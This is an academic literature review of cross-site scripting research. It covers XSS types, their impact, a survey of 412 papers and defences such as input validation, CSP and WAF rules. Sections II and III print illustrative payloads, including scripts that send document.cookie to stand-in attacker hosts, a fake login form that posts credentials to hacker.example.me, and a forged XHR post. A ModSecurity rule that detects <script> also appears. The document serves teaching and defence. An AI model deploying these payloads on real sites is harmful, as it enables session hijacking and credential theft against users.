Cross-site Scripting Research: A Review

PMD Nagarjun[1], Shaik Shakeel Ahamad[2*]
Department of CSE, K L University, Vijayawada, India[1]
Department of Information Technology, College of Computer and Information Sciences[2]
Majmaah University, Al-Majmaah 11952, Saudi Arabia[2]

***Abstract*—Cross-site scripting is one of the severe problems in Web Applications. With more connected devices which uses different Web Applications for every job, the risk of XSS attacks is increasing. In Web applications, hacker steals victims session details or other important information by exploiting XSS vulnerabilities. We studied 412 research papers on cross-site scripting, which are published in between 2002 to 2019. Most of the existing XSS prevention methods are Dynamic analysis, Static analysis, Proxy based method, Filter based method etc. We categorized existing methods and discussed solutions presented on papers and discussed impact of XSS attacks, different defensive methods and research trends in XSS attacks.**

***Keywords*—Cross-site scripting; web security; web applications; XSS attacks; mobile**

I. Introduction

Cross-site scripting attacks are happing since the 1990s. In January 2000, the term "Cross-site scripting" first introduced by Microsoft security engineer. Even today, XSS consider as a significant threat to web applications. All most all popular social networking sites like FaceBook, Twitter, and YouTube are affected by XSS attacks. Based on Netsparker web security statistics still, cross-site scripting is a more common vulnerability in web applications.

In XSS attacks, the attacker injects malicious JavaScript code into a vulnerable web application, and whenever the regular user executes that malicious code in their browser unauthorized actions will be performed like sending sensitive data to the attacker or redirecting the user to the malicious site, etc.

The rest of the paper is organized as follows: Section 2 shows different types of XSS attacks. Section 3 discusses impact of XSS attacks. Section 4 discusses the literature work. In Section 5, we discuss the research procedure. In Section 6, we discuss the results of the study. In Section 7, we discuss existing defensive methods. Finally, Section 8 concludes briefly.

II. Different Types of XSS Attacks

A. Reflected Cross-Site Scripting

In reflected (non-persistence) cross-site scripting attacks, malicious scripts are inserted into HTTP query parameters for a vulnerable page, and the server reflects these malicious scripts into the user browser without sanitizing them. These scripts executed at the user browser and perform unauthorized actions.

In these types of attacks, malicious scripts are never stored at the server-side, check Fig. 1.

Example malicious link:

http://example.org/findpage.php?findkeyword=

<script>alert("This is a XSS Attack");</script>

B. Stored Cross-Site Scripting

In stored (persistent) cross-site scripting, malicious scripts are stored in server-side, and these scripts execute at the user browsers who ever access that vulnerable page, check Fig. 2.

Example: Under the comment section of a vulnerable page attacker can enter below code instead of legit comment for the page.

<script>

window.location="http://send.example.com/?

stealcookie=" + document.cookie;

</script>

C. DOM based XSS

DOM-based XSS attacks occurs because of vulnerable DOM (Document Object Model) in the web page, in these attacks malicious code never sent to the server. The malicious code reflects back to the browser by JavaScript in web application, check Fig. 3.

Example: https://example.net/domvulpage.html contain below code,

<script>

document.write("URL is: " + document.baseURI);

</script>

Above DOM vulnerability can be exploited like below

https://example.net/domvulpage.html#

<script>alert("XSS Attack");</script>



Fig. 1. Reflected XSS Attacks.

*Corresponding Author: s.ahamad@mu.edu.sa



Fig. 2. Stored XSS Attacks.



Fig. 3. DOM based XSS Attacks.

III. XSS Attacks Impact on User

A. Stealing Session Cookies

Hacker can exploit XSS vulnerable web application and can steal cookies of the victim and hijack victims account [1]. By using this session, information attacker can access personal or sensitive information of victims from members area in web application. The impact of cookie stealing depends on user role, if the attacker takes control of the admin session, then it can cause severe damage to the Web application. Below sample JavaScript code send victim's cookie data to the attacker.

Example Code:

```
<script>
//create image object
loadimage = new Image();
//set image source to attacker website
loadimage.src='https://hacker.example.me:8080/?ck='
+document.cookie;
</script>.
```

B. Stealing user's Credentials

An attacker can steal user login details like username and password instead of user cookies [2]. The attacker exploits XSS vulnerable in a web page and inserts fake login form asking the user to enter login details, and this is called phishing. Fig. 4 shows the fake login form, which requesting user login details. Below code shows fake login form and sends victims details to the attacker.

Example Code:

```
<div>
<h3>Your Session timed out</h3>
<p>Login again to Post</p>
<form
action="https://hacker.example.me/steal_login_page.php">
<label for="username">Username:</label><br>
<input type="text" id="username" name="username"
value="admin"><br>
<label for="userpassword">Password:</label><br>
<input type="password" id="userpassword"
name="userpassword" value="admin123"><br><br>
<input type="submit" value="Login">
</form>
</div>
```

C. Perform unauthorized user Actions

An attacker can exploit XSS vulnerable web application and can do unauthorized user actions by using XMLHttpRequest object [3]. Following code shows, attacker posting comment without victim authorization.

Example Code:

```
<script>
//create xhr object
var fakexhr = new XMLHttpRequest();
//Open connection with Trusted site
fakexhr.open('POST','https://trustedsite.example.com/post_
comment.php',true);
//Set HTTP headers
fakexhr.setRequestHeader('Content-type','application/x-
www-form-urlencoded');
//Post the comment
fakexhr.send('userComment=this-is-
xssattack&commit=PostComment');
</script>
```



Fig. 4. Stealing Victims Login Details.

D. Drive-by Downloads

An attacker forces a user to download malware program through XSS vulnerability in the trusted website [4]. In recent years XSS vulnerabilities are also one of the reasons for the increase in ransomware attacks. Fig. 5 shows trusted webpage forcing user to download malware program.



Fig. 5. Forcing the user to Download the Malware Program.

IV. Literature Work

Shanmugasundaram, Ravivarman, and Thangavellu [5] stated that developers lack knowledge on implementing existing XSS solutions in their web applications.

Aliga et al. [6] study showed that most of the XSS prevention solutions are client-side, and they are unable to detect new XSS attacks, and these solutions lack self-learning capabilities. They reviewed 15 XSS prevention techniques, and out of 15, only 2 techniques have self-learning capabilities.

Hydara et al. [7] studied 115 papers from 2004 to 2012 on XSS attacks. Based on their study, non-persistence attacks are popular among remaining XSS attacks. There need to be more solutions to remove XSS vulnerabilities from the source code itself.

S. Gupta and B. B. Gupta [8] did a study on defense mechanisms of XSS attacks, and they stated that safe input handling is one of the essential techniques to mitigate XSS attacks. A good XSS defensive technique needs to differentiate malicious code and legitimate JavaScript code automatically.

Ben Stock et al. [9] studied 1273 XSS vulnerabilities and stated that a lack of security awareness in the developer is one of the root causes of these attacks. Other reasons are outdated or vulnerable third-party libraries and lack of knowledge on browser provided APIs.

Loye Lynn Ray [10] says that organizations have XSS attacks as the main threat. To stop XSS attacks, the solution needs to work on server and client sides of the web application. Defense solutions for XSS attacks need to prevent both persistent and non-persistent attacks irrespective of programming language.

Jin et al. [11] identified new variety of injection attack in HT\ML based mobile applications. Based on their study, it is possible to inject malicious code into 2D barcodes, media files meta tags, RFID tags, and Wi-Fi access points names etc. Malicious code executes when user access these data, like playing media file with malicious code in metadata can cause an injection attack. They found that PhoneGap plugins are not secure, out of 186 plugins, 11 plugins are vulnerable.

Javed and Schwenk [12] did an investigation on mobile web applications, according to their research, 81% of applications are XSS vulnerable. They developed an XSS filter based on regular expression, which can filter XSS attack in mobile websites.

Mohammadi, Chu, and Lipford [13] developed a unit testing method to find XSS vulnerable in Web applications with improper encodings. They generated XSS attack vectors by using a grammar model, and they stated that their proposed technique is better than black-box fuzzing methods.

Mereani and Howe [14] build Random Forest, k-NN and SVM machine learning models to detect XSS attacks. In their tests, they reached the highest accuracy, up to 99.75% with their labeled dataset. In their classification work, they used language syntax (symbols) and behavioural features for training models.

Rathore et al. [15] proposed a machine learning-based method to detect XSS attacks in Social networking services (SNSs). They extracted URL features, Webpage features and SNSs features from webpages and used this data to train models. Some of the features are domains in a URL, URl length, external link counts and malicious JavaScript codes in SNSs webpage etc. They achieved 97.2% accuracy in their tests.

Ayeni et al. [16] developed a method based on fuzzy logic to detect XSS attacks. They achieved 95% accuracy and 0.99% false-positive rate with their tool called CrawlerXSS.

Jia-dong Liu and Yu-yi Ou [17] studied security software and analyzed web filtering rules. By using this analysis, proposed a method to detect XSS attacks based on vectors.

Stigler, Karzhaubekova and Karg [18] proposed a method to detect XSS vulnerabilities in Web templates automatically. They parsed every template into internal representation (IR) and performed an XSS test on these IR, and generated unit tests based on parts of IR. Their tool is effective in testing new frameworks or template engines.

Areej et al. [19] analyzed static analysis tools based on their performance. They used SAT tools to detect XSS attacks and SQL injection attacks in WordPress plugins. Combined different SAT tools as a set of pairs and conducted test.

V. Research Procedure

We searched in Google Scholar with following search string, and we collected 412 research papers from 2002 to 2019 with cross-site scripting or XSS in their paper titles, some of the papers related to “X-ray” technologies contain XSS in their title, so we excluded those “X-ray” related papers. The search is a case insensitive search.

Google Scholar Search String - allintitle: "Cross site Scripting" OR XSS -"X ray"

The Google scholar URL will look like below,

https://scholar.google.co.in/scholar?as_sdt=1,5&q=allintitle:+%22Cross+site+Scripting%22+OR+XSS+-%22X+ray%22&hl=en&as_vis=1

We excluded patents, citations, and non-English papers in Google Scholar search. We also excluded papers, which we are unable to collect full papers. After collecting papers, we excluded non-format or non-informative articles, thesis documents, and books.

Table I shows the total number of papers per year we studied. These papers are published between 2002 and 2019.

TABLE I. STUDIED PAPERS PER YEAR FROM 2002 TO 2019

Year	Number of Papers
2002	1
2003	2
2004	8
2005	5
2006	4
2007	16
2008	19
2009	14
2010	13
2011	19
2012	45
2013	38
2014	51
2015	46
2016	50
2017	40
2018	31
2019	10

VI. RESULTS AND DISCUSSION

Table II shows how many papers provided solutions to XSS attacks at the client-side, server-side, and solutions which work on both server and client sides etc. New attack papers, XSS on Mobile papers and XSS & SQL injection papers are not unique in their context means these papers may also present in client, server, client & server and general papers.

A. Client-Side Solutions

In these papers, researchers proposed client-side solutions for cross-site scripting. We studied 50 papers, proposed solutions works at the browser. Most of the solutions at client-side will be like adding a new browser extension (plug-in) to find XSS attacks while parsing HTML documents as shown in Fig. 6, modifying the browser to find and filter XSS attacks, and requesting user regarding particular code execution decision if a user says no means they consider that code or website as malicious, etc.

B. Server-Side Solutions

We studied 171 papers related to server-side solutions to prevent cross-site scripting. Most of the server-side prevention techniques involve static or dynamic analysis of code to detect XSS vulnerabilities, proxy-based filter solutions, XSS attack vector filter based solutions, and machine learning (ML) model-based solutions.

From Fig. 7 in proxy-based solutions, between user and server, there will be a proxy server. This proxy server filters special characters or attack codes and stops the execution of malicious code at the browser. Most of the proxy-based solutions are reverse proxy solutions, and the reverse proxy only filters responses from the server.

From Fig. 8 in XSS attack vector filter based solutions, there will be a list of attack vectors, before processing any request server compare the code with attack vectors in that list, if any match means malicious code otherwise forward the response to the user. These types of solutions fail in detecting new XSS attacks.

From Fig. 9 in machine learning based solutions, researchers build a model by using machine learning techniques and train this model with collected XSS attacks. And use this trained model to filter XSS attacks. These types of solutions can prevent new XSS attacks.

TABLE II. NUMBER OF PAPERS PER DIFFERENT XSS SOLUTIONS

Paper Context	Number of Papers
Client-side solutions	50
Server-side solutions	171
Client & server solutions	19
General papers	164
New attack papers	15
XSS on Mobile	8
XSS & SQL Injection papers	25



Fig. 6. Browser Extension to Prevent XSS Attacks at Client-Side.

Fig. 7. Proxy-based XSS Solutions.



Fig. 8. Filter based XSS Solutions.



Fig. 9. Machine Learning based XSS Solutions.

C. Client and Server Solutions

In client and server-side solutions, both client and server work together to prevent XSS attacks, as shown in Fig. 10. We studied 19 papers which discuss these types of hybrid (client-server) solutions.

D. General Papers

In general papers, researchers discuss types of XSS attacks, comparative analysis of different existing solutions and their effectiveness, the impact of XSS attacks at different areas of the field (health sector, education sector, government organizations sector, etc.). These papers also discuss on implementing existing cross-site scripting solutions etc. There are 164 papers related to these general topics of XSS attacks.

E. New Attack Papers

We studied 15 papers related to new attacks, most of these papers involve researchers proposes a new XSS worm or attack vector, and a new method to exploit cross-site scripting vulnerabilities and solutions to these proposed attacks.

F. XSS on Mobile

XSS on Mobile papers are related to XSS attacks on Mobile applications. We studied 8 papers on this area, most of the papers discuss the possibility of XSS attacks in Mobile hybrid applications and studies on the impact of XSS attacks on Mobile applications and devices.

G. XSS and SQL Injection Papers

We studied 25 papers which discuss both XSS and SQL injection attacks. These papers contain general studies like defensive methods related to both XSS and SQL injection attacks, the generalized solution to detect and prevent both attacks, etc.

In this cross-site scripting research review, we observed that many researchers discuss, developers lack the knowledge of implementing existing security solutions in their applications. Most of the papers provide XSS detecting or preventing solutions either on the client (user browser) or on the server-side, but effective cross-site scripting solutions will work at both client and server. Due to advancement in machine learning, in recent years researchers use these machine learning techniques to prevent XSS attacks, these solutions are effective in detecting unknown new attacks.

VII. Defensive Techniques

XSS attacks are easy to detect and easy to exploit. By using existing simple solutions, it is possible to prevent most of the XSS attacks. In our study, we observed that developers fail even implementing these simple solutions.

A. Validating user Input Data

Input validation is a basic technique used to prevent XSS attacks [20]. Input validation functions check whether the user input data is valid or not, and these functions will reject invalid data, validation process shown in Fig. 11.

Some of the validation functions from PHP language are given below.

filter_var($age, FILTER_VALIDATE_INT), checks whether the variable $age is an integer or not.

filter_var(“https://www.example.com”, FILTER_VALIDATE_URL), checks whether URL is valid or not.

filter_var(“name@example.com”, FILTER_VALIDATE_EMAIL), this checks whether an email is valid or not.

filter_var(“test._domainkey.example.org”, FILTER_VALIDATE_DOMAIN), this checks whether domain is valid or not.

B. Sanitizing or Escaping user Input Data

Input data processed through sanitization function, it removes unnecessary characters, instead of completely rejecting invalid user data as shown in Fig. 12. Different escaping techniques are used based on HTML code location. Table III shows different types of escaping methods.

Some of the sanitizing functions from PHP language are given below.

filter_var(“wes<script>123rd4”, FILTER_SANITIZE_NUMBER_INT); removes invalid characters and gives integer 1234 as output.

filter_var(“name<script>@example.net”, FILTER_SANITIZE_EMAIL); removes invalid characters from email and gives name@example.net as output.

filter_var(“<h1>XSS-Attack</h1>”, FILTER_SANITIZE_STRING); removes tags from string and gives XSS-Attack as output.

filter_var("https://exp.�exampl�e.net", FILTER_SANITIZE_URL); removes unwanted characters from URL and gives https://exp.example.net as output.



Fig. 10. Client and Server-Side XSS Solutions.



Fig. 11. Validating user Input Data.



Fig. 12. Sanitizing or Escaping user Input Data.

TABLE III. DIFFERENT ESCAPING METHODS

Escaping methods	HTML Document Location
URL Escape	<a href= "http://example.org?userdata= URL data Escaped here"> Sample Text Here
JavaScript Escape	<script> confirm("Escape JavaScript Code Here"); </script>
Attribute Escape	Sample Text Here
HTML Escape	HTML data Escaped here Sample Text Here
CSS Escape	Sample Text Here

C. Content Security Policy (CSP)

Using CSP rules, it is possible to restrict loading resources like images, videos, and scripts, etc. CSP allows developers to allow resources from trusted web sources. Web developers include resources list in the HTTP response, and web browsers render pages based on rules in CSP.

By using the CSP technique, it is possible to prevent all types of XSS attacks [21]. By using CSP, web developers can disable in-line JavaScript, disable eval, disable loading of external resources, etc.

Example: CSP HTTP header.

default-src 'none';

script-src 'self' trustedscripts.example.org;

object-src 'self';

media-src 'self' trustedmedia.example.org;

style-src 'self' trustedcss.example.org;

img-src 'self';

frame-src 'self';

report-uri /example-report-uri;

Above CSP rules restricts scripts resources from same origin or trustedscripts.example.org, restricts video, audio resources from trustedmedia.example.org or the same origin, style sheets only loads from same origin or trustedcss.example.org, images and iframes loads from same origin. And restricts all remaining resources to download from any host.

D. Web Application Firewall (WAF)

WAF is the application layer level firewall. WAF filters HTTP traffic to detect Web application attacks [22].

WAF is implemented at the server-side works as a reverse proxy as shown in Fig. 13, its filtering ability is based on rules written by developers. Well configured WAF can protect from XSS attacks.

WAF mainly operates in two modes, positive security model (whitelist) and negative security model (blacklist). Whitelist based WAF will block all traffic except traffic related to filters mentioned in rules. Blacklist based WAF will allow all traffic except traffic related to filters mentioned in rules. Many WAFs works based on the hybrid model, which works as both positive, negative model.



Fig. 13. Web Application Firewall.

WAF can be implemented in different ways network-based WAF, host-based WAF and cloud-based WAF.

ModSecurity [23] is a popular open source WAF, sample rule to prevent XSS attack in ModSecurity shown below.

SecRule ARGS "@rx <script>" id:14,msg: 'Filtered - XSS Attack', severity:ERROR, deny, status:404, this rule avoid XSS attacks by checking <script> pattern in request parameters.

Other solutions to prevent cross-site scripting are limiting only secure third-party plug-ins in web applications and considering security as one of the primary requirement in every stage of application development.

VIII. Conclusion

The XSS attack is one of the old Web Application attack, but still, many applications have XSS vulnerabilities because of the improper implementation of security measures in web application development. In our study of 412 XSS related papers from 2002 to 2019, a lot of research focus on the only client or server-side XSS solutions, but hybrid solutions are effective in preventing XSS attacks. In recent years researchers adopting machine learning techniques to avoid XSS attacks, machine learning techniques are effective in detecting unknown attacks.

Author's Contribution

PMD Nagarjun and Shaik Shakeel Ahamad contributed equally for the development of the manuscript. All authors read the manuscript.

Acknowledgement

Dr. Shaik Shakeel Ahamad would like to thank Deanship of Scientific Research at Majmaah University for supporting this work under the Project No. R-1441-116.

References

[1] H. Takahashi, K. Yasunaga, M. Mambo, K. Kim, and H. Y. Youm, "Preventing abuse of cookies stolen by XSS," in 2013 Eighth Asia Joint Conference on Information Security, 2013, pp. 85–89.

[2] M. Khonji, Y. Iraqi, and A. Jones, "Phishing detection: a literature survey," IEEE Commun. Surv. Tutorials, vol. 15, no. 4, pp. 2091–2121, 2013.

[3] S. Alimadadi, A. Mesbah, and K. Pattabiraman, "Understanding asynchronous interactions in full-stack JavaScript," in 2016 IEEE/ACM 38th International Conference on Software Engineering (ICSE), 2016, pp. 1169–1180.

[4] A. K. Sood and S. Zeadally, "Drive-by download attacks: A comparative study," It Prof., vol. 18, no. 5, pp. 18–25, 2016.

[5] G. Shanmugasundaram, S. Ravivarman, and P. Thangavellu, "A study on removal techniques of Cross-Site Scripting from web applications," 4th IEEE Spons. Int. Conf. Comput. Power, Energy, Inf. Commun. ICCPEIC 2015, pp. 436–442, 2015.

[6] A. P. Aliga, A. M. John-Otumu, R. E. Imhanhahimi, and A. C. Akpe, "Cross Site Scripting Attacks in Web-Based Applications," J. Adv. Sci. Eng., vol. 1, no. 2, pp. 25–35, 2018.

[7] I. Hydara, A. B. M. Sultan, H. Zulzalil, and N. Admodisastro, "Current state of research on cross-site scripting (XSS)–A systematic literature review," Inf. Softw. Technol., vol. 58, pp. 170–186, 2015.

[8] S. Gupta and B. B. Gupta, "Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art," Int. J. Syst. Assur. Eng. Manag., vol. 8, no. 1, pp. 512–530, 2017.

[9] B. Stock, S. Pfistner, B. Kaiser, S. Lekies, and M. Johns, "From facepalm to brain bender: Exploring client-side cross-site scripting," in Proceedings of the 22nd ACM SIGSAC conference on computer and communications security, 2015, pp. 1419–1430.

[10] L. L. Ray, "Countering cross-site scripting in web-based applications," Int. J. Strateg. Inf. Technol. Appl., vol. 6, no. 1, pp. 57–68, 2015.

[11] X. Jin, X. Hu, K. Ying, W. Du, H. Yin, and G. N. Peri, "Code injection attacks on html5-based mobile apps: Characterization, detection and mitigation," in Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, 2014, pp. 66–77.

[12] A. Javed and J. Schwenk, "Towards elimination of cross-site scripting on mobile versions of web applications," in International Workshop on Information Security Applications, 2013, pp. 103–123.

[13] M. Mohammadi, B. Chu, and H. R. Lipford, "Detecting cross-site scripting vulnerabilities through automated unit testing," in 2017 IEEE International Conference on Software Quality, Reliability and Security (QRS), 2017, pp. 364–373.

[14] F. A. Mereani and J. M. Howe, "Detecting cross-site scripting attacks using machine learning," in International Conference on Advanced Machine Learning Technologies and Applications, 2018, pp. 200–210.

[15] S. Rathore, P. K. Sharma, and J. H. Park, "XSSClassifier: An Efficient XSS Attack Detection Approach Based on Machine Learning Classifier on SNSs.," JIPS, vol. 13, no. 4, pp. 1014–1028, 2017.

[16] B. K. Ayeni, J. B. Sahalu, and K. R. Adeyanju, "Detecting cross-site scripting in Web applications using fuzzy inference system," J. Comput. Networks Commun., vol. 2018, 2018.

[17] J. LIU and Y. OU, "An Improved XSS Vulnerability Detection Method Based on Attack Vector," DEStech Trans. Comput. Sci. Eng., no. icmsa, 2018.

[18] S. Stigler, G. Karzhaubekova, and C. Karg, "An Approach for the Automated Detection of XSS Vulnerabilities in Web Templates," Athens J. Sci., vol. 5, no. 3, pp. 261–280, 2018.

[19] A. Algaith, P. Nunes, F. Jose, I. Gashi, and M. Vieira, "Finding SQL injection and cross site scripting vulnerabilities with diverse static analysis tools," in 2018 14th European Dependable Computing Conference (EDCC), 2018, pp. 57–64.

[20] T. Scholte, W. Robertson, D. Balzarotti, and E. Kirda, "An empirical analysis of input validation mechanisms in web applications and languages," Proc. 27th Annu. ACM Symp. Appl. Comput. - SAC '12, p. 1419, 2012.

[21] I. Yusof and A. S. K. Pathan, "Mitigating Cross-Site Scripting Attacks with a Content Security Policy," Computer (Long. Beach. Calif)., vol. 49, no. 3, pp. 56–63, 2016.

[22] S. Prandl, M. Lazarescu, and D.-S. Pham, "A study of web application firewall solutions," in International Conference on Information Systems Security, 2015, pp. 501–510.

[23] M. Akbar, M. A. F. Ridha, and others, "SQL Injection and Cross Site Scripting Prevention using OWASP ModSecurity Web Application Firewall," JOIV Int. J. Informatics Vis., vol. 2, no. 4, pp. 286–292, 2018.